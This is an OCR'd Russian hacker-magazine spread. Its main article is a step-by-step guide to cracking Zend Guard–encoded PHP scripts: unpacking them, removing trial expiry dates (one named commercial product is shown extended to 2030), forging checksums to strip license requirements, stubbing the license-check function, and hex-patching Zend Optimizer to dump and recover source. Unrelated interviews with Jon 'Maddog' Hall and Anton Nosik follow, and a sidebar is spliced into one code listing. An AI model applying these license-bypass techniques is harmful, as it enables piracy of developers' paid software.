ПРОБЛЕМА ЗАЩИТЫ ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТИ НЕ НОВА, И ОСОБЕННО ОСТРО ОНА СТОИТ В МИРЕ PHP. СОЗДАТЕЛИ PHP ДЛЯ ЗАЩИТЫ КОДА ПРЕДЛАГАЮТ ПРОДУКТ ZEND GUARD. ПО ИХ СЛОВАМ, ОН ЗАЩИЩАЕТ ИСХОДНИКИ, ПРЕОБРАЗУЯ ИХ В НЕКИЙ ПРОМЕЖУТОЧНЫЙ БИНАРНЫЙ ВИД. НО НАСКОЛЬКО ЭТОТ ВИД УСТОЙЧИВ К ВНЕШНИМ ВОЗДЕЙСТВИЯМ? В ЭТОЙ СТАТЬЕ Я РАССКАЖУ, КАК С ЛЕГКОСТЬЮ СНЯТЬ ТРИАЛЬНЫЕ И ЛИЦЕНЗИОННЫЕ ОГРАНИЧЕНИЯ С ЛЮБОГО ЗАЩИЩЕННОГО СКРИПТА, А ТАКЖЕ КАК ПОЛУЧИТЬ ЕГО ИСХОДНЫЙ КОД.

ВСЕ МАНИПУЛЯЦИИ БУДУТ РАССМАТРИВАТЬСЯ ДЛЯ PHP 5.1.4 И ZEND OPTIMIZER 3.0.0. СУЩЕСТВУЕТ НЕСКОЛЬКО АЛЬТЕРНАТИВ СТОРОННИХ РАЗРАБОТЧИКОВ: SOURCE GUARDIAN, IONCUBE, PHPCIPHER (ИХ ТЫ МОЖЕШЬ НАЙТИ НА НАШЕМ DVD). ПОРОЖДЕНИЯ ВОСПАЛЕННОГО МОЗГА ТИПА SOURCECOP ИЛИ CODELOCK ЗА ЗАЩИТУ МОЖНО НЕ СЧИТАТЬ.

Кодовая защита


Каждый кодированный протектором файл начинается с одной из сигнатур:

```
1. <?php @Zend;
2. Zend
```

В первом случае имеется некий заголовок, который будет показан в том случае, если не установлен Zend Optimizer. Во втором же случае все бинарное мясо вывалится в браузер. Важно знать, что все строки в закодированном сценарии за что-то отвечают. Первая строка — это сигнатура. Вторая — это файловое смещение относительно начала файла в восьмеричной системе счисления.

Далее следуют четыре строковых параметра:

1. Это номер формата или номер Zend API — кому как нравится. Руководствуясь этим номером, Optimizer будет парсить файл, поэтому, если ты правишь запакованный скрипт, всегда возвращай оригинальный номер.



Типичный кодированный скрипт


2. Версия интерпретатора, для которого предназначен кодированный файл. Для PHP4 — 1, PHP5 — 2. Если установлен PHP4, а файл — для пятерки, то оптимизатор выдаст ошибку.

3. Длина запакованных данных (тех данных, что идут сразу после последнего, четвертого, параметра).

4. Длина распакованных данных.

Теперь нам необходимо распаковать оставшиеся данные. Создатели Zend не стали придумывать свои алгоритмы, а воспользовались deflate со словарем. Данный алгоритм реализован в библиотеке zlib (www.zlib.net). Этой библиотекой, не долго думая, и воспользовались в Zend. Покопавшись в примерах из zlib, можно быстро написать себе программу для распаковки. Словарь надо взять из самого оптимайзера. Например, для версии PHP 5.1.x он лежит на смещении 0x000503D0 и имеет длину 3296 байт. Также необходимо написать запаковщик. Принцип, алгоритм и словарь точно такие же.

Распаковываем любой нами же запакованный скрипт — и «брюки превращаются» во что-нибудь подобное:



Пример распакованного скрипта

Что сразу бросается в глаза? Это имена используемых функций, переменных, классов, методов класса, строк. Какую же выгоду ты можешь извлечь из этого? Во-первых, есть список используемых функций. Во-вторых, в коде отчетливо видны некоторые строки, которые ты можешь легко изменить, не забывая при этом исправить длину, которая указана перед началом строки. Это можно сотворить с элементами дизайна, встроенными в скрипт, или примитивными защитами наподобие:

```
if ($_SERVER["HTTP_HOST"] != "mysupersite.ru") exit;
```

Рассмотрим реальный пример: продукт www.excelparser.com — парсер Excel, который отказывается работать через 15 дней. В нем есть файл license.php. Распаковав его, сразу бросаются в глаза названия типа expiration_date и purchase_date, а также даты, которые можно подправить. Правим на 2030-й год, запаковываем — и скрипт больше нас не беспокоит по поводу окончания даты использования.
Впрочем, очень часто в платных скриптах есть «стучалка» на сайт разработчика, и скрипт может содержать бэкдор, поэтому надо быть осторожным. Далее мы рассмотрим, что представляет собой лицензирование, и за что Zend просит такие дикие деньги.

Лицензирование в Zend

Закодируем простейший скрипт:

```
<?php
set_time_limit(0);
printf("Script start\n");
$a = 5;
$b = $a + 6;
echo $b;
?>
```

Распакуем и получим:




Заголовок распакованного скрипта

Для начала поясню два принципа десериализации:
1. Для строк: сначала идет длина, которая является числом. Полученное число является длиной идущей далее строки (это хорошо видно в самом начале скрипта, так как первым параметром является строка).
2. Для чисел: сначала идет длина строки, а потом само число, которое записано как строка. Для примера: 02 31 00. Длина — 2, Строка — 31 00. Само число — единица.
Первым параметром является имя владельца кодировщика, который кодировал скрипт. В нашем случае кодировщик зарегистрирован на «Zend Encoder trial». Второй параметр — всегда единица. Если он отличен от единицы, то загрузчик прекращает выполнение. Далее следует параметр, обозначающий, какую версию кодировщика мы использовали: зарегистрированную или нет. В нашем случае — единица, то есть незарегистрированная. Четвертый — всегда единица (назначение его я так и не понял).



Казалось бы, все просто, но Zend вставляет палки в колеса, добавляя в последний Zend Guard обфускатор. Относительно его могу сказать, что он портит имена функций, классов, методов, но оставляет нетронутыми имена переменных внутри функций и классов. Использовать его надо осторожно: на тестовых примерах часть скриптов просто отказалась работать.

Пятый параметр отвечает за тип лицензии:
0 — Не требует лицензии (No License Support)
1 — Требует лицензию (Require Valid License)
2 — Поддерживает лицензию (Support License).
Процитирую документацию: «This allows you to generate encoded files that can operate within a limited scope, such as a limited trial version that requires a valid license in order to be fully functional». А именно: функция zend_loader_file_licensed(), с помощью которой мы можем ограничить полную функциональность скрипта при отсутствии лицензии.
Шестой параметр отвечает за ограничение по времени на запуск скрипта. Если текущая дата выше указанной, то получим ошибку «Fatal error: This file has expired». Дата отображена в unix timestamp (количество секунд, прошедших с 1970-го года).
Если параметр равен нулю, то ограничения по времени нет. Рассмотрим пример:


Скрипт с ограничением по времени запуска

Здесь мы видим число 1159714573, что соответствует 01.10.2006. Значит, данный скрипт перестанет работать после этой даты. Но ничего страшного. Меняем число на 0 (то есть записываем 30 00), правим длину 0B на 02 — и данное ограничение больше нас не беспокоит.
Следующий параметр очень важен. Это — контрольная сумма. По ней проверяются лицензионные данные и регистрационное имя (первый параметр). По ней также генерируется таблица, по которой мы получаем реальный номер опкодов PHP, поэтому с этим параметром надо вести себя осторожно.
Восьмой параметр (визуально неприметен):

Параметр Work only with other encoded files

В кодировщике есть параметр Work only with other encoded files. Думаю, название говорит само за себя. Варианты: 00 и 01, то есть «нет» и «да».
И, наконец, последний параметр — «dummy. addr». Он не всегда такой, бывает странная строка, что-нибудь типа: «-Tudsb3T$)». Смысл здесь не совсем ясен. Загрузчик при его чтении выделяет, читает и сразу же освобождает память (скорее всего, что-нибудь для обратной совместимости). Уфф. С параметрами мы разобрались. Теперь самое время приступить к разбору наших имен, регистраций и лицензий.
Первый тип лицензии — это «No License Support». В нем участвуют всего две сущности: имя (первый параметр) и контрольная сумма:

Заголовок при отсутствии лицензии

По ней мы определяем имя владельца кодировщика. По этому имени генерируется контрольная сумма. Функция, используемая для этого, называется adler32. Приведем листинг ниже:

```
unsigned int adler32_hash(char *data, int len) {
  unsigned int i1 = 0, i2 = 0;
  for (int i=0;i<len;i++) {
    i1 += data[i];
    i2 += i1;
  }
  i1 %= 65521;
  i2 %= 65521;
  i2 <<= 16;
  return i2 | i1;
}
```


Вызвав функцию adler32_hash («Zend Encoder trial»,18), мы на выходе получим число: 1036256941. Если мы в скрипте изменим имя, то при вычислениях оптимайзер получит другую контрольную сумму и сравнит с той, что указана в скрипте. Если они не равны, то он прекратит выполнение. А если мы изменим вместе с именем и контрольную сумму, то будет сгенерирована неправильная таблица преобразования опкодов — и оптимайзер упадет.
Второй тип лицензии — это «Require Valid License». Закодируем наш скрипт с этой опцией. Попробуем запустить и получим: «Warning: License check failed!». Выполнение на этом прерывается. Распакуем и увидим что-нибудь типа:


Заголовок скрипта, требующего лицензию

Сколько сразу интересного добавилось! Для начала разберем тип лицензии (обозначено желтой полоской). Он равен единице, то есть это — «Require Valid License». Далее следует блок данных, относящийся к этой лицензии. Опять мы видим имя владельца кодировщика (назовем его regname). Далее следует название продукта (обозначено зеленой линией, назовем его productname), которое мы указываем в параметре -license-product кодировщика. Потом идет первый блок данных, длиной 548 байт (назовем этот блок data1), после него расположен второй блок данных, длиной 808 байт (назовем этот блок data2, заканчивается он красной вертикальной полоской). И далее, как всегда, идет параметр ограничения по времени и контрольная сумма. В данном случае контрольная сумма вычисляется таким образом:

```
int checkhash = adler32_hash(regname) ^ adler32_hash(productname) ^ adler32_hash(data1) ^ adler32_hash(data2);
```

То есть в данном случае имеет место операция XOR над всеми контрольными суммами.
Изменим параметр лицензии с «1» на «0» и вырежем все блоки (regname, productname, data1, data2). Однако, запаковав данный скрипт, мы все равно не сможем его запустить, так как контрольная сумма от «Zend Encoder trial» равна 1036256941, а у нас — 457376076. Менять контрольную сумму мы не в силах, зато запросто можем поменять имя. То есть задача сводится к тому, чтобы подобрать набор байт. Обсуждение и решение этой проблемы есть на форуме crackl@b: http://cracklab.ru/f/index.php?action=vthread&forum=1&topic=2927.
Найдя необходимые байты и подставив это в скрипт, получим:


Вырезание требования лицензии

Пакуем, пробуем запускать, и видим:

```
Script start
11
```

О, чудо! Скрипт запустился! Как видишь, вырезка требования лицензии — задача тривиальная и очень легко поддается автоматизации.
И, наконец, третий тип лицензии — это «Support License». Он служит для ограничения возможностей скрипта при отсутствии лицензии.
Тут совсем все легко. Для примера напишем скрипт:

```
<?php
$licinfo = zend_loader_file_licensed();
if ($licinfo === FALSE) {
echo "Demo Version";
} else {
echo "Full Version, license data:";
print_r($licinfo);
}
?>
```

Закодируем с «Support License», запустим и, естественно, получим «Demo Version». Распакуем. Сразу бросается в глаза, что контрольная сумма у нас зависит только от имени, то есть adler32_hash(«Zend Encoder trial»,18) = 1036256941.
Поэтому весь лицензионный «мусор» мы можем смело вырезать. А имя функции изменим на zend_loader_file_licen"z"ed.
Пакуем под названием script.php и пишем небольшой сценарий:

```
<?
function zend_loader_file_licen"z"ed() {
return array("Product-Name" => "MyProduct");
// ну и остальные лицензионные параметры не
// забываем вернуть
// подробнее, какие параметры должна возвращать
// zend_loader_file_licensed(), можно посмотреть в
// документации
```

WEB

www.zend.com
www.php.net

DVD

На нашем DVD ты найдешь самые популярные протекторы исходного кода PHP, а также их описание.

```
}
include("script.php");
?>
```

Запускаем его и видим:

```
Full Version, license data:Array
(
[Product-Name] => MyProduct
)
```

Это, конечно, варварский метод, ведь для каждого скрипта придется писать соответствующий над ним скрипт и при разных уровнях оптимизации придется править несколько мест. Но это первое, что пришло мне в голову :).
Хочу отметить, почему нельзя было менять контрольную сумму. Дело в том, что номеров опкодов PHP в скрипте явно нет, но есть смещения, по которым мы получим оригинальные опкоды. Примерно так:

```
char opcode = table[offset] — (opcodenum & 7)
```

В скрипте есть только offset и, естественно, порядковый номер опкода относительно начала функции opcodenum. Сама же таблица, по которой мы получаем оригинальные номера опкодов, генерируется в зависимости от контрольной суммы. Алгоритм генерации я выкладывать не буду: он достаточно громоздкий. Найти его очень легко — надо просто проследить, куда уходит хэш. Вот почему мы не можем менять контрольную сумму просто так, ведь «съедут» все смещения опкодов, и интерпретатор начнет выполнять чушь. Поэтому если мы хотим поменять хэш, то нам надо поменять все смещения опкодов во всем скрипте.
Резюмируя данную главу, отмечу: вся лицензионная защита скрипта обходится буквально за 5 минут. Есть и другой вариант обхода — править сам Optimizer, но это не универсальный вариант, так как на чужом хостинге никто не даст этого сделать.

Получение дампа скрипта

Хочу заметить, что у кодировщика существует несколько уровней оптимизации: full, minimal, none. Напоминаю, что мы остановились на последнем параметре «dummy.addr». При оптимизации уровня full кодировщик сразу записывает после «dummy.addr» количество функций, для имен которых предварительно рассчитан хэш.



Оптимизация уровня full

В нашем случае функций всего две (в оптимизации уровня minimal и none предварительно рассчитанные хэши для функций отсутствуют). Это — set_time_limit и printf. Хэш для них вычисляется нехитрой функцией из Zend\zend_hash.h исходников PHP. Чтобы понять дальнейшее описание, советую ознакомиться с виртуальной машиной Zend, а в частности, с такими ключевыми структурами, как zend_op_array и zend_opcode. Структура zend_op_array — описатель функции, в которой содержится указатель на массив опкодов zend_opcode. Каждый скрипт начинает выполняться с функции main. Далее в нашем скрипте идут данные, которые заполняют структуру zend_op_array для функции main. Есть два варианта получения дампа:

1. Разобрать полностью Zend Optimizer, посмотреть, какие данные он кладет в какие структуры и т.д. Ну и написать программу парсинга.

2. Вежливо попросить сам оптимайзер сделать это для нас.

Скажу сразу: вначале я пошел по первому пути. Через день я понял, что это задача не для первого класса :). И тогда на ум пришел второй вариант. В движке Zend есть две стадии: компиляция скрипта (парсинг, заполнение всех структур для виртуальной машины) и запуск скрипта. За первое отвечает функция, на которую указывает указатель zend_compile_file, за второе — указатель zend_execute. При старте движка php загружаются все его расширения, в том числе и оптимайзер, который изменяет указатель вместо стандартной функции компиляции на свою. То есть принцип действия примерно такой:

```
// инициализируем движок
php_module_startup(&cli_sapi_module, NULL, 0);
...
file_handle->handle.fp = VCWD_FOPEN(script_file, "rb");
// открываем файл
file_handle.type = ZEND_HANDLE_FP;
file_handle.opened_path = NULL;
file_handle.free_filename = 0;
...
php_request_startup(TSRMLS_C); // запускаем движок
// вызываем функцию для получения опкодов
main_op_array = zend_compile_file(&file_handle,
ZEND_EVAL TSRMLS_CC); ...
```

Все, теперь у нас в памяти есть полностью готовые к выполнению структуры. Для получения текстового дампа можно воспользоваться утилитой Vulcan Logic Disassembler (http://derickrethans.nl/vld.php). Есть небольшое «но»: оптимайзер для версии PHP 5.1.x выставляет адреса-обработчики опкодов, при этом затирая номера опкодов.
Чтобы получить нормальный дамп, надо попросить оптимайзер не делать этой глупости:

```
0000D26B: C6 90
0000D26C: 44 90
0000D26D: 28 90
0000D26E: 58 90
0000D26F: 00 90
```

Теперь можно свободно дампить, используя vld:

```
vld_dump_oparray(new_op_array);
zend_hash_apply (CG(function_table), (apply_func_t)
vld_dump_fe TSRMLS_CC);
zend_hash_apply (CG(class_table), (apply_func_t)
vld_dump_cle TSRMLS_CC);
```

Например, для скрипта:

```
<?php
        set_time_limit(0);
        printf("Script start\n");
        $a = 5;
        $b = $a + 6;
        echo $b;
?>
```

... закодированного без оптимизации, это будет выглядеть так:



Пример дампа

Естественно, vld далек от идеала, и в процессе написания программы восстановления исходного кода он был почти полностью переписан. Восстановить исходный код — задача скорее на усидчивость. Необходимо разобрать всю виртуальную машину и понять, для чего используется каждый опкод. Исходники PHP можно свободно скачать с официального сайта (www.php.net). Например, у меня эта задача заняла около 3-х месяцев неспешной писанины в свободное от учебы и работы время. Сразу хочу сказать, что конструкции типа (INIT_FCALL_BY_NAME, SEND_VAL, DO_FCALL_BY_NAME) очень легко сворачиваются в вызове функции, а (FETCH, ASSIGN) — в присваивании переменной значения. В общем, в получении исходного кода ничего сложного нет.

Вместо заключения

Общая уязвимость протекторов исходного кода PHP такого вида состоит в том, что необходимо всегда передавать массив опкодов в виртуальную машину. Это место всегда можно отловить и сделать дамп/получить исходный код. Что касается самого Zend Optimizer, отмечу, что все читаемые из скрипта данные он принимает за чистую монету. Во время экспериментов очень часто падал оптимайзер или сам php, причем иногда интерпретатор оказывался в совершенно левых участках памяти, в которых он, по сути, находиться не должен. Это еще одно поле для поиска уязвимостей. А если веб-сервер работает с правами рута и стоит mod_php... Но это уже совсем другая история.

DANGER

Все описанные в этой статье действия носят исключительно исследовательский характер и направлены, в первую очередь, на исследование слабых мест в защите интеллектуальной собственности. Уважайте труд программистов!



X-Profile:
X-Profile:
X-Profile:
X-Profile:
X-Profile:

X-Profile: Jon «Maddog» Hall

Краткая биография:

Йон Холл родился в небольшом американском городке штата Нью-Йорк. В 4 года он поставил свой первый эксперимент с техникой, воткнув телевизионную антенну в розетку, в результате чего получил немаленький разряд током и отлетел в противоположную сторону комнаты. Этот опыт произвел на него неизгладимое впечатление, наглядно продемонстрировав, сколь велика мощь технологий, и повлияв на выбор карьеры. Поступив в университет Дрекселя, Йон выбрал среди курсов электронную инженерию и компьютерную науку, полностью углубившись в их изучение. В 60-е годы учебных заведений, имеющих узкоспециализированный компьютерный факультет, практически не было. Студентам, которые решили изучать компьютеры, приходилось брать «в нагрузку» дополнительный предмет. Йон взял бизнес-курс. Первыми его компьютерами стали IBM 1130 и PDP-8, на которых он постигал FORTRAN и ассемблер. PDP был особенно привлекательным, так как, в отличие от громоздких мейнфреймов, на этой машине студентам разрешалось работать в любое время. Большую часть знаний Йон получал сам, читая редкие книги и применяя полученный опыт на практике. Защитив степень бакалавра, он устроился на работу, в фирму Aetna Life and Casualty, где занялся ассемблерным программированием мейнфреймов IBM. А в свободное от работы время продолжал заочное обучение в одном из нью-йоркских вузов, готовясь получить степень магистра компьютерных наук. Через 4 года, став магистром, Йон всерьез задумался о возможности преподавания, и в конце концов договорился с руководителем небольшого технического колледжа, где стал вести компьютерный курс. Как потом скажет Йон в одном из своих интервью, это были лучшие годы его жизни — он получал огромное удовольствие от общения и обучения молодежи. Студенты запомнили его как безумно вспыльчивого и строгого профессора, который не делает поблажек ни себе, ни другим. И прозвали его Maddog (сумасшедшая собака) — под этим прозвищем он со временем станет известен всему UNIX-сообществу.

Преподавательская деятельность не приносила большого дохода, и за 3,5 года работы в колледже Йон задолжал государству $4000. Пришлось принять решение: оставаться и наращивать долг или перейти на работу в успешную коммерческую компанию. Холл выбрал второе, тем более что компания Bell уже давно приглашала талантливого программиста к себе. Ему удвоили зарплату и продолжали ее увеличивать довольно быстрыми темпами. Йон работал главным системным администратором и именно в Bell впервые познакомился с операционной системой UNIX. Правда, карьера в телефонной компании не была долгой. После того как Йон узнал, что Digital Equipment Corporation создала группу по разработке собственной UNIX-совместимой системы и набирает штат сотрудников, Maddog решил перейти к ним. Он преклонялся перед DEC еще в институте, работая на их компьютерах, к тому же сам проект обещал быть весьма увлекательным. Работая в Digital Equipment, Йон Холл познакомился со многими интересными людьми, включая Линуса Торвальдса, которому помог портировать Linux на 64-битные процессоры Alpha.

Незадолго до приобретения Digital Equipment компанией Compaq Йона избрали исполнительным директором некоммерческой организации Linux International, и в 1999-м году, когда DEC перешла к новому владельцу, профессор Холл оставил свой пост, чтобы все свое время посвятить развитию Linux.

«Через 10 лет Linux будет править миром.

Возможно, раньше это звучало как шутка, но теперь это очевидно».

Известные хобби:
Ходить в гости к друзьям, путешествовать, фотографировать, ездить на джипе, встречаться и общаться с линуксоидами.

Проекты:
Основным проектом Йона Холла был и остается Linux. Он написал множество статей об этой ОС в разные газеты и журналы, а также несколько книг для серии «For dummies», включая «Linux для чайников», «Red Hat Linux Fedora для чайников», «Linux in a Box для чайников» и несколько других...

«Что может сделать меня счастливым? **Хорошие друзья, полные энтузиазма студенты и теплый песчаный пляж».**





50 «Я хотел бы, чтобы в сутках было **часов,** или чтобы я умел не спать.

Также было бы здорово иметь собственный телепортер, как в Стар Треке, и не тратить время на бесконечные перелеты».

Чем занимается сейчас:
Йон Maddog Холл объездил с лекциями по Unix и Linux практически весь мир. Он желанный гость на любых технических конференциях и является активным сторонником свободного ПО, продвигая идеи опенсорсного движения в массы. Многие считают его одним из лидеров opensource movement, наряду с Ричардом Столлманом. Параллельно своей работе в Linux International, Maddog сотрудничает с корпорацией Silicon Graphics и поддерживает многие некоммерческие сетевые проекты по опенсорс и программированию (например, USENIX Association).


Цитаты:
«Больше всего меня злит, когда люди говорят: "Это нельзя сделать"». Обычно это значит, что это сделать сложно, но я много раз демонстрировал, как вещи, которые считались невозможными, делаются без проблем за несколько часов».

«У русских есть гордость. Они знают, что такое воровство и не любят этого делать. Они видят маленькие пластиковые CD, штамповка которых стоит не больше доллара, и с трудом понимают, почему кто-то продает их по цене $500-600».

«Самая поразительная вещь в Linux — это энтузиазм сообщества, отношение этих людей, которое можно выразить двумя словами: «can do».

«На конференции в Австралии, в 1997-м году, я встретил Theo de Raadt, который сообщил о скором закрытии провайдером его сетевого проекта OpenBSD, поскольку он не в состоянии заплатить $300 за хостинг. Я достал чековую книжку и тут же выписал ему чек на $300, вручив со словами: «Твой проект слишком ценен, чтобы позволить ему умереть из-за каких-то $300».

«Многие бизнесмены боятся свободы. Они не верят, что качественная вещь может быть бесплатной, что свободный труд может принести пользу. Они полагают, что деньги дают им контроль. Но на самом деле, если говорить о программировании, работники коммерческих компаний пишут программы не потому, что хотят, а потому, что им говорят это делать. Этим они отличаются от опенсорсного движения».





ДАНЯ ШЕПОВАЛОВ
/ WWW.DANYA.RU /



Сцена/02

Антон Носик: Кладбищенские беседы

ФОТО: WWW.HARDCOPY.RU



X: Антон, судя по твоему ЖЖ, ты прямо-таки живешь в самолетах. Почему?
A: Потому что там кормят, ухаживают за тобой, в мягкое кресло сажают, кино показывают.

X: А если бы тебе нужно было выбрать одну страну и один город, где пришлось бы жить всю оставшуюся жизнь, что бы ты выбрал?
A: Ну, я бы удавился наверное…

X: Арсен Ревазов в книге «Одиночество-12» пишет о тебе как о человеке, который изъясняется исключительно фразами типа: «А теперь зас#$ниваем вот такую х$%ню, чтобы зло@#учие п%$оры отсасывали, не нагибаясь». Что можешь сказать по этому поводу?
A: Я действительно знаю эти слова и время от времени их употребляю. Еще Антон Павлович Чехов заметил, что если вы напишете огромный трактат о спасении человечества и наступлении всеобщего счастья, и во всем этом огромном вашем труде в одном месте будет стоять слово «жопа», то можете быть уверены, что читатели обратят внимание именно на него.

X: А почему в ЖЖ ты выбрал юзернейм dolboeb?
A: Чтобы не цитировали в прессе.

X: Часто у тебя пытаются украсть ICQ?
A: ICQ у меня пытались украсть раз шесть. Я бы возвращал методом убеждения, но, к сожалению, у этих людей нет возможности пользоваться моей аськой, потому что, как только они вылезают в онлайн, получают 700 раз «привет!», а если люди узнают, что у меня украли аську, то 700 раз «отдай аську, подонок!». После чего подонок ретируется из этой аськи и делает все возможное, чтобы ее продать. А в это время компания ICQ восстанавливает мне пароль.

X: А персональные атаки производятся на тебя или на твои проекты?
A: Атаки же производятся не персонально, а просто ходит робот, сканирует. И как только компьютер подключился к сети, в ту же секунду происходит пробой портов. Если ты на dialup'е подключаешься без предварительно включенного firewall, то на заражение требуется примерно одна минута. Это очень легко заметить, потому что после этого компьютер просит перегрузиться... Естественно, были попытки взлома моих проектов, в том числе успешные. Интересна была реакция правоохранительных органов, которые сказали, что они готовы расследовать эту историю только при наличии заявления от пострадавших. Но я не подавал никогда заявления в милицию по факту взлома сайтов. Один раз, когда взломали Ленту.ру, я просто провел голосование: нужно ли подавать заявление, или хрен с ним. Читатели решили, что «хрен с ним».

X: Ты когда-нибудь пытался создать авантюрный проект в духе milliondollarhomepage.com?
A: Milliondollarhomepage — это очень хороший пример для людей, которые задают вопросы такого типа: «А что вообще в этом интернете?». Лайвджорнал ничем от milliondollarhomepage не отличается, ну разве что на LJ больше труда потратили и больше денег заработали. В принципе, интернет состоит из бесчисленного множества примеров того, как люди нашли удачную формулу, потратили несколько часов на ее реализацию и прогремели. Потом следом за ними пришли сотни тысяч других людей, которые ничего своего придумать не в состоянии, которые будут тупо копировать чужой успех, и у них ничего не получится. Например, в 1996-м году была замечательная статья Романа Лейбова про домены, где Роман Григорьевич задумчиво рассуждал: «Вот смотрите, домен god.com уже занят, а домен devil.com еще свободен. Странно как». Но если бы он зарегистрировал эти домены, сегодня он был бы миллиардером. В интернете таких возможностей, как «пришлите мне рубль — и будет вам щастье» и «заработать миллион за ночь», — великое множество. И надо понимать, что milliondollarhomepage не закрыл эту тему, а всего лишь проиллюстрировал.

X: Какой сетевой бизнес сейчас, по-твоему, наиболее перспективен?
А: Наиболее перспективен тот бизнес, который использует творческую энергию и покупательную способность масс, потому что главным богатством интернета являются не те книжки, которые туда оцифрованы, а то, что там одновременно присутствуют сотни миллионов людей, многие из которых являются экспертами в той или иной области, или просто умными людьми, приятными собеседниками, красивыми девушками. Перспективен переход от формата «я вещаю, а вы все слушаете» к формату, когда все вещают одновременно, а слышно только того, кому действительно есть, что сказать. Это «Том Сойер красит забор», используя метафору Лехи Андреева. У тебя площадка, а ценность этой площадки определяется теми людьми, которые эту площадку возделывают.

X: А онлайн-игры?
A: Я фигею! Для того, чтобы просто посмотреть, что представляет собой эта онлайновая игра, мне нужно зарегистрироваться и выучить всю эту иерархию монстров и волшебников, а также почем нынче булава и тараканьи шипы… Да я лучше китайский язык выучу! Зачем забивать голову всей этой ерундой? Если хочется пообщаться, то есть замечательные сервисы типа мамбы.

X: Подвисаешь на мамбе?
A: Да, люблю этот сервис. В мамбе можно что угодно делать с людьми, которых ты там встретил. А если хочется денег заработать — найди себе хорошую специальность. Люди, зарабатывающие деньги на компьютерных играх, — это китайские крестьяне, которые приходят в интернет-кафе, весь день добывают сокровища, потом сдают их хозяину кафе, получают свои 50 юаней и уходят домой, а хозяин на eBay продает эти артефакты. А что касается создателей игр, они эксплуатируют спрос. Таким образом, они ничем не отличаются от производителей сигарет, алкоголя, оружия, наркотиков и т.д. Они просто удовлетворяют спрос людей на саморазрушение. Естественно, я говорю о ролевых играх, а не о всяких там квейках.

X: Какие хакерские взломы тебе больше всего запомнились?
A: Мне понравилась своей тупостью история хакера Левина, который взломал Ситибанк. «Тупостью» потому, что его тут же и посадили в тюрьму. Причем не в России, где бы до него никогда не дотянулись, а в Лондоне. Надо же понимать, где и что можно делать. Еще мне безумно понравилась история про то, как ФБР выманило приглашением на работу двух русских хакеров в Америку, чтобы там арестовать. И как потом российское ФСБ возбудило уголовное дело против ФБР по поводу похищения людей.

X: Ну, это лажа. А блестящие взломы?
A: А блестящих взломов и не может быть. Великий труд состоял в том, чтобы построить римский Колизей, а в его разрушении до нынешнего состояния ничего блестящего нет. Разрушить может любой дурак. Потому что не ошибается только тот, кто ничего не делает. Неуязвимых систем не существует. Всякая система, если она работает, может быть сломана. У меня, как у человека создающего вещи, не может быть хорошего отношения к вандализму.

«В ОБЩЕМ, ГРУСТНО ВСЕ! ДА ЖИЗНЬ ВООБЩЕ НЕВЕСЕЛАЯ ШТУКА!»



Х: Какой софт ты используешь для защиты?
А: Много файрвольного софта. Главная наша проблема сейчас — это атаки на порты. Остаются какие-то трояны, приходящие в почту, но и она сейчас с антивирусом. Так что сегодня можно уже и не ставить Касперского. Это необходимо людям, у которых нет правильных рефлексов: никогда ничего не открывать, по ссылкам, присланным в аське, не ходить и т.д.

«Я БЫ УДАВИЛСЯ, НАВЕРНОЕ…»


Х: Когда последний раз дрался?
А: Я вообще не дерусь. Такого в моей жизни вообще никогда не было. Мне, наверное, должно быть стыдно, но таковы факты биографии.

Х: На кипу твою часто внимание обращают?
А: Ну, я не то чтобы с утра до ночи езжу в автобусе. Когда садишься в машину, то «что это у вас на голове» — это первый вопрос. Я объясняю, что по-русски это называется «ермолка». Русские носят крест, а евреи — такой головной убор. А в бедных азиатских странах, особенно в Китае, надо мной смеются, потому что богатый человек (иностранец) не смог купить шапку, которая бы защищала от ветра и дождя.

Х: Проблемы со скинами у тебя были?
А: Нет, не было. Потому что в магазины, где я покупаю продукты, скины пока что еще не ходят. Но, очевидно, что ситуация со временем будет серьезно ухудшаться. Для того чтобы доказать публике собственную нужность и расширить собственные полномочия, власти нужно, чтобы граждане чего-нибудь сильно боялись. И, разумеется, скинхеды и вообще уличная преступность — это как жупел для обывателя. Они полезны для любой власти, стремящейся получить абсолютный контроль. Точно так же Джорджу Бушу полезен Бен Ладен.

Х: И чего нам ждать от властей в плане контроля за интернетом?
А: Одно дело, что власть может залезть ко мне в почтовый ящик и точно узнать, кто мне что писал и когда, с кем я разговаривал по аське и многое другое. За этот контроль власть долго боролась и победила. Тут есть СОРМ-2, есть обязательства операторов связи, телефонных операторов общего профиля, операторов мобильной связи. Понятно, что все, что мы говорим и пишем, фиксируется. И первое, для чего все это система пригодна — это не борьба с террором, разумеется, а только злоупотребление властью. Допустим, некий бизнесмен может прийти в органы и заказать информацию на своего конкурента. Некий сотрудник спецслужб может проникнуться подозрением, что какой-то человек спит с его женой. Как от этого защититься? Есть такой механизм защиты, который называется «общественный контроль над деятельностью спецслужб». Это то, против чего выступают нынешние российские власти, так как они признают контроль только в одном направлении. Когда таких механизмов не создается, это значит, что дело идет к полной неуправляемости органов, к тому, что они, ни перед кем не отчитываясь, могут делать практически все. А ощущение своей безнаказанности еще ни одного человека не делало лучше, порядочнее, и главное — законопослушнее. Надо понимать, что незаконная слежка за гражданами — это преступление. И одно преступление влечет за собой следующее. В общем, грустно все, ну да жизнь вообще невеселая штука…]:[





MINDWORK
